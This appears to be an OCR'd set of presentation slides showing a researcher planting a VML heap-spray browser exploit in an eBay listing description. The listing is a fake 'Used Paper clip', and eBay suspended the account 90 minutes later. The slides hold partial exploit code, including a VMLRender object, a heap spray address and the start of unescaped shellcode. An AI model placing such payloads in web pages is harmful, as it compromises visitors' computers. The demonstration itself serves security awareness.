
Congrats, your have been 0wned



eBay > Create your listing - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
http://cgi5.ebay.com/ws/eBayISAPI.dll
* Describe the item you're selling
Add or remove options | Get help
Standard
HTML
Check spelling

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>
<body>
<SCRIPT language="javascript">
var heapSprayToAddress = 0x05050505;
var payLoadCode =
unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120%u49EB%u348B%u018B%u31EE%u99C0
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
```

Adding malicious listings to eBay…



http://previewitem.ebay.com - Used Paper clip - Mozilla Firefox

Preview

This listing is for preview only
This is how your page will look to buyers. Your item has not yet been submitted. To submit or edit your listing, please close the preview window and use the "Edit" links or "List your item" button.

Close Preview

Listed in category: Business & Industrial > Office, Printing & Shipping > Other Office Products

Used Paper clip Item number: 51537508602

This item is being tracked in My eBay

View larger picture

Starting bid:	**US $49.99**
Your maximum bid:	**US $** [ ] Place Bid >
	(Enter US $49.99 or more)
End time:	--
Shipping costs:	Check item description and payment instructions or contact seller for details
Ships to:	United States
Item location:	Newport Beach, CA, United States
History:	0 bids
You can also:	Watch This Item
	Get mobile or IM alerts | Email to a friend

Listing and payment details: Show

Meet the seller

Seller: schenette (5)
Feedback: **100% Positive**
Member: since Nov-16-98 in United States


- See detailed feedback
- Ask seller a question
- Add to Favorite Sellers
- **View seller's other items**

Buy safely


1. **Check the seller's reputation**
   Score: 5 | 100% Positive
   See detailed feedback
2. **Learn how you are protected**
   PayPal Shop without sharing your financial details
   Learn more

Done

eBay Sploit


My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Start
5:51 PM

90 minutes later....



Account Security Notice: eBay Registration Suspension - Possible Unauthorized Account Use - @gmail.com

suspension@ebay.com to me

Mar 21 (3 days ago)

Images are not displayed.
Display images below - Always display images from suspension@ebay.com

eBay **eBay sent this message**
Your registered name is included to show this message originated from eBay. Learn more.

Account Security Notice: eBay Registration Suspension - Possible Unauthorized Account Use - @gmail.com

Dear @gmail.com),

Due to recent activity, including possible unauthorized listings, we have temporarily suspended activity on your account in order to allow us to investigate this matter further. If you believe that this action may have been taken in error, or, if you feel that your account may have been tampered with, please contact our Live Help team so that we can provide additional information and work with you to resolve this issue.

You can reach the Account Theft Live Help team by taking the following steps:

- Click on the "Security Center" link at the bottom of most eBay pages.
- Click on the "eBay Account Protection" link in the eBay Marketplace section, within the Online Security Resources box.
- This will take you to the help page entitled Securing Your Account and Reporting Account Theft.
- Scroll down the help page to the section entitled Contacting eBay.
- Click on the "Live help" link.

